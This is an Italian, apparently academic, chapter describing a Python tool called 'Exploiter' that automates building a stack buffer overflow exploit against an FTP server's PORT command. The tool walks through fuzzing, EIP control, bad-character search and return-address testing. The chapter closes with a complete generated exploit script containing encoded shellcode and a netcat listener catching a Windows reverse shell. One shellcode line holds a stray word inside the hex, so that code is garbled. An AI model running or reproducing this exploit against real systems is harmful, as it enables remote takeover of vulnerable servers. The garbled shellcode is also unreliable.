

6.1 Impostazioni e funzionamento

Prima di iniziare lo sviluppo dell'*exploit* è necessario fornire allo script alcune impostazioni essenziali e definire il funzionamento del protocollo.

Tali informazioni verranno salvate (in formato JSON) nel file "conf.txt", il quale può essere modificato dall'utente partendo da un template, creato al primo avvio dello script (come mostrato in figura 6.1).




Figura 6.1: Creazione del template

Il file "conf.txt" si compone di:

- "addr" e "port": definizione dell'host (indirizzo e porta).
- "lbytes": comando o stringa vulnerabile.
- "rbytes": bytes che seguono o concludono l'invio dei comandi.
- "protocol": un array che rappresenta il dialogo fra lo script e il target. Nello specifico gli elementi che contengono "recv" e "send" sono utilizzati per

comunicare con il target, mentre l'elemento "exploit" rappresenta il momento in cui viene testata o sfruttata la vulnerabilità.

Volendo sfruttare la vulnerabilità sul comando "PORT", il file di configurazione viene modificato come segue:


```
{
  "addr": "192.168.1.99",
  "port": 21,

  "lbytes": "PORT",
  "rbytes": "\r\n",

  "protocol": [
    {"action": "recv", "length": 1024},
    {"action": "send", "payload": "USER anonymous\r\n"},
    {"action": "recv", "length": 1024},
    {"action": "send", "payload": "PASS anonymous\r\n"},
    {"action": "recv", "length": 1024},
    {"action": "exploit"}
  ]
}
```

E' importante notare la definizione dell'array "protocol", considerato che nel protocollo FTP il comando "PORT" viene inviato dopo l'autenticazione, l'elemento "exploit" è stato posizionato dopo l'invio dell'*username* e della *password*.

Il menù principale presenta l'elenco di tutti gli step dello sviluppo (come mostrato in figura 6.2). Alla destra di ogni fase è possibile apprezzarne lo stato d'avanzamento. Per navigare tra le varie sezioni vengono utilizzati i numeri, mentre le lettere vengono usate per richiamare le funzioni.



```
Terminale - root@null: ~
File Modifica Visualizza Terminale Schede Aiuto
#####
#                               #
#                               #
#####
Menu' principale
#####

C) Inizializza il file di configurazione
S) Inizializza la sessione
0) Controlla comunicazione

1) RAW FUZZING           None
2) PRECISE FUZZING       None
3) CONTROL EIP           None
4) SPACE CHECK           None
5) FIND BADCHAR          None
6) GENERATE SHELLCODE    None
7) FIND RETURN ADDRESS   None

98) BUILD POC (Proof Of Concept)
99) BUILD EXPLOIT

-----
[?] Scelta: █
```

Figura 6.2: Exploiter - Menù principale

Durante l'esecuzione dello script ogni progresso verrà salvato (in formato JSON) nel file "session.txt", in questo modo sarà possibile sospendere e riprendere la sessione in un secondo momento.

6.2 Guida all'utilizzo dello script

6.2.1 Raw Fuzzing

Prima di avviare la funzione di *Raw Fuzzing*, viene testata la comunicazione con il *target*, se quest'operazione ha esito negativo lo script dà la possibilità all'utente di verificare la connessione (o riavviare il debugger) e riprovare.

Stabilita una connessione, vengono richiesti due parametri: "steps" e "max_length". Il primo rappresenta il numero di *bytes* da inviare ad ogni iterazione, mentre il secondo stabilisce un limite sulla grandezza massima del buffer di caratteri da inviare. Ad ogni iterazione verrà inviata una stringa di *steps* caratteri fino a quando non viene rilevato un crash dell'applicativo target, o viene raggiunto il limite imposto da *max_length* (come mostrato in figura 6.3).




Figura 6.3: Exploiter - Raw Fuzzing

6.2.2 Precise Fuzzing

Durante la fase di *precise fuzzing* lo script genera una stringa "unica" con una dimensione corrispondente al valore approssimativo ottenuto nello step precedente.

Tale stringa viene inviata all'applicativo target, e se viene rilevato un crash, sarà richiesto all'utente di inserire il valore del registro EIP; così sarà possibile calcolare con precisione la dimensione dell'*offset* necessaria a sovrascrivere l'indirizzo EIP.

Osservando la figura 5.4 si può apprezzare che il valore del registro EIP al momento del crash è 0x43396f43, il quale appare precisamente dopo il 2007° byte della stringa inviata.




Figura 6.4: Exploiter - Precise Fuzzing

6.2.3 Verifica del valore di EIP

La fase di *control EIP* ci permette di verificare se lo script è in grado di sovrascrivere correttamente il valore dell'indirizzo EIP. Ricordiamo che questo step non è obbligatorio al fine di generare un exploit, infatti è raro che ci siano delle problematiche nel calcolo dell'offset.

Il test viene effettuato inviando un buffer composto di "A", grande quanto il valore calcolato nello step precedente (2007 bytes), seguito dalla stringa "42424242" (che sovrascriverà il valore di EIP). Rilevato il crash dell'applicativo, sarà richiesto all'utente di inserire il valore del registro EIP, e se esso corrisponde alla stringa "42424242" il test si concluderà positivamente (come mostrato in figura 6.5).




Figura 6.5: Exploiter - Verifica del valore di EIP

6.2.4 Verifica dello spazio

Lo step *space check* è essenziale per poter quantificare lo spazio disponibile per posizionare la payload. Tale test viene effettuato inviando un offset composto di "A" seguito dalla stringa "BBBB", per sovrascrivere il registro EIP. A quest'ultima viene aggiunta una stringa di 1500 "C" (dimensione ragionevole per la shellcode).

Subito dopo il crash dell'applicativo viene richiesto all'utente di inserire tutti caratteri successivi all'indirizzo a cui ESP punta (quelli che seguono la stringa "BBBB"). In questo modo è possibile verificare se la stringa di "C" viene troncata, calcolando quanti *bytes* sono disponibili.




Figura 6.6: Exploiter - Verifica dello spazio per la shellcode

6.2.5 Ricerca dei Badchar

La ricerca dei *badchar* ci permette di identificare tutti quei caratteri che non vengono gestiti correttamente dall'applicativo; tale test viene effettuato in modalità manuale o automatica.

E' possibile indicare manualmente un *badchar* tramite la funzione 1, la quale permette di digitare il codice esadecimale corrispondente. Per testare i caratteri inseriti è possibile utilizzare la funzione 4, che invia un buffer contenente i bytes indicati. Sarà compito dell'utente verificare la presenza di anomalie all'interno del *dump* dello stack.

In modalità automatica lo script invia un buffer contenente tutti i caratteri da 0x00 a 0xff, successivamente viene richiesto all'utente di ricopiare all'interno dello script la porzione del *dump* dello stack contenente i bytes inviati. A ogni iterazione vengono rimossi i caratteri che causano anomalie.




Figura 6.7: Exploiter - Ricerca dei Badchar

6.2.7 Ricerca dell'indirizzo di ritorno

La fase di ricerca dell'indirizzo di ritorno permette all'utente di testare un singolo indirizzo di ritorno o una sequenza di indirizzi "candidati" (precedentemente identificati con l'ausilio del debugger).

Durante il test di un indirizzo di ritorno, viene testato l'attacco utilizzando tutti i parametri raccolti durante le fasi precedenti. Infatti un indirizzo viene considerato funzionante nel momento in cui viene eseguita correttamente la shellcode.

Nella figura 6.9 si può apprezzare l'operazione di inserimento e di verifica di alcuni indirizzi "candidati".

```

File Modifica Visualizza Terminale Schede Aiuto
#####
# EXPLOITER
#####
FIND RETURN ADDRESS
#####
CANDIDATE: {}
RETURN ADDRESS: None

1) Inserisci indirizzo di ritorno
2) Aggiungi candidato
3) Rimuovi tutti i candidati
4) Testa indirizzo di ritorno
5) Testa i candidati
6) Salva la configurazione attuale

TIP: per trovare tutti gli indirizzi di ritorno utilizzare mona:
!mona modules
!mona find -s "\xff\x04" -m *

-----
[?] Scelta: 2
[i] Inserimento in sequenza (ctrl+c per terminare)
[?] Inserisci esadecimale: 0043410D
[?] Inserisci esadecimale: 0043D35B
[?] Inserisci esadecimale: 739FB843
[?] Inserisci esadecimale:

[*] Testo indirizzo candidato 00414300
[i] Provo a comunicare con il target...
[*] Comunicazione riuscita

[*] Invio payload...

[?] E' stato eseguito la shellcode [Y/n]? n

[*] Testo indirizzo candidato 5bd34300
[i] Provo a comunicare con il target...
[*] Comunicazione riuscita

[*] Invio payload...

[?] E' stato eseguito la shellcode [Y/n]? n

[*] Testo indirizzo candidato 43b89f73
[i] Provo a comunicare con il target...
[*] Comunicazione riuscita

[*] Invio payload...

[?] E' stato eseguito la shellcode [Y/n]?

Terminale - root@null: ~
File Modifica Visualizza Terminale Schede Aiuto
root@null:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.99] 49203
Microsoft Windows [Versione 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.
C:\Users\User\Desktop\9fceb6fefdf3cala8c36e97b6cc925d-PCMan>


```

Figura 6.9: Exploiter - Test degli indirizzi di ritorno candidati)

6.2.8 Generazione dell'exploit

Tramite la funzione 99 (dal menù principale) è possibile realizzare un *exploit*, utilizzando tutte le informazioni raccolte nelle fasi precedenti.

Prima di procedere con la costruzione, lo script verifica che tutti gli step siano stati completati correttamente. Se questa operazione ha esito positivo, viene richiesto all'utente un nome da assegnare al file dell'*exploit*.



```
Terminale - root@null: ~
File Modifica Visualizza Terminale Schede Aiuto
#####
#                               EXPLOITER                               #
#####
BUILD EXPLOIT
#####

[i] Controllo in corso...

- RAW FUZZING          *      Completato
- PRECISE FUZZING      *      Completato
- CONTROL EIP          *      Completato
- SPACE CHECK          *      Completato
- FIND BADCHAR         *      Completato
- GENERATE SHELLCODE   *      Completato
- FIND RETURN ADDRESS  *      Completato

[?] Inserisci un nome [exploit.py]:
[*] Exploit creato con successo.

-----
[?] Premere invio per continuare: 
```

Figura 6.10: Exploiter - Test degli indirizzi di ritorno candidati)

6.3 Exploit generato

L'*exploit* generato comprende tutte le informazioni ottenute durante il processo d'analisi dell'applicativo target e del codice, che una volta eseguito, permette all'utente di sfruttare la vulnerabilità presa in esame.

Di seguito viene riportato il sorgente generato con *exploiter*:

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import socket

# RAW FUZZING OFFSET: buffer_apprx_length = 4000
# PRECISE FUZZING: buffer_length = 2007
# PRECISE FUZZING: eip_value = "\x43\x39\x6f\x43"
# BADCHAR Trovati: badchar = ["\x00", "\x0a", "\x0c", "\x0d"]

shellcode = ""
shellcode += "\xdb\xc1\xbb\x47\xf5\x42\xbe\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x52"
shellcode += "\x31\x58\x17\x83\xe8\xfc\x03\x1f\xe6\xa0\x4b\x63\xe0\xa7\xb4\x9b"
shellcode += "\xf1\xc7\x3d\x7e\xc0\xc7\x5a\x0b\x73\xf8\x29\x59\x78\x73\x7f\x49"
shellcode += "\x0b\xf1\xa8\x7e\xbc\xbc\x8e\xb1\x3d\xec\xf3\xd0\xbd\xef\x27\x32"
shellcode += "\xff\x3f\x3a\x33\x38\x5d\xb7\x61\x91\x29\x6a\x95\x96\x64\xb7\x1e"
shellcode += "\xe4\x69\xbf\xc3\xbd\x88\xee\x52\xb5\xd2\x30\x55\x1a\x6f\x79\x4d"
shellcode += "\x7f\x4a\x33\xe6\x4b\x20\xc2\x2e\x82\xc9\x69\x0f\x2a\x38\x73\x48"
shellcode += "\x8d\xa3\x06\xa0\xed\x5e\x11\x77\x8f\x84\x94\x63\x37\x4e\x0e\x4f"
shellcode += "\xc9\x83\xc9\x04\xc5\x68\x9d\x42\xca\x6f\x72\xf9\xf6\xe4\x75\x2d"
shellcode += "\x7f\xbe\x51\xe9\xdb\x64\xfb\xa8\x81\xcb\x04\xaa\x69\xb3\xa0\xa1"
shellcode += "\x84\xa0\xd8\xe8\xc0\x05\xd1\x12\x11\x02\x62\x61\x23\x8d\xd8\xed"
```

```
shellcode += "\x0f\x46\xc7\xea\x70\x7d\xbf\x64\x8f\x7e\xc0\xad\x54\x2a\x90\xc5"
shellcode += "\x7d\x53\x7b\x15\x81\x86\x2c\x45\x2d\x79\x8d\x35\x8d\x29\x65\x5f"
shellcode += "\x02\x15\x95\x60\xc8\x3e\x3c\x9b\x9b\x80\x69\xa2\x5f\x69\x68\xa4"
shellcode += "\x4e\x35\xe5\x42\x1a\xd5\xa3\xdd\xb3\x4c\xee\x95\x22\x90\x24\xd0"
shellcode += "\x65\x1a\xcb\x25\x2b\xeb\xa6\x35\xdc\x1b\xfd\x67\x4b\x23\x2b\x0f"
shellcode += "\x17\xb6\xb0\xcf\x5e\xab\x6e\x98\x37\x1d\x67\x4c\xaa\x04\xd1\x72"
shellcode += "\x37\xd0\x1a\x36\xec\x21\xa4\xb7\x61\x1d\x82\xa7\xbf\x9e\x8e\x93"
shellcode += "\x6f\xc9\x58\x4d\xd6\xa3\x2a\x27\x80\x18\xe5\xaf\x55\x53\x36\xa9"
shellcode += "\x59\xbe\xc0\x55\xeb\x17\x95\x6a\xc4\xff\x11\x13\x38\x60 added\xce"
shellcode += "\xf8\x90\x94\x52\xa8\x38\x71\x07\xe8\x24\x82\xf2\x2f\x51\x01\xf6"
shellcode += "\xcf\xa6\x19\x73\xd5\xe3\x9d\x68\xa7\x7c\x48\x8e\x14\x7c\x59"

nop = "\x90"
offset = "\x41"
fill = "\x43"

target_addr = "192.168.1.99"
target_port = 21

lbytes = "PORT"
rbytes = "\r\n"

buffer_length = 2007
extra_space = 2000

return_address = "\x43\xb8\x9f\x73"

payload = lbytes + (offset * buffer_length) + return_address + (nop * 16) + shellcode
        + (fill * (extra_space - 16 - len(shellcode))) + rbytes

print "[i] Sending " + str(len(payload)) + " bytes of payload..."
ss = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#ss.settimeout(0)
```

```
ss.connect((target_addr, target_port))

ss.recv(1024)
ss.send('USER anonymous\r\n')
ss.recv(1024)
ss.send('PASS anonymous\r\n')
ss.recv(1024)
ss.send(payload)
ss.close()
print "[*] Exploit successful."
```

L'esecuzione dell'*exploit* ci permette di ottenere una *reverse shell* (come mostrato nella figura 6.11).




Figura 6.11: Exploiter - Esecuzione exploit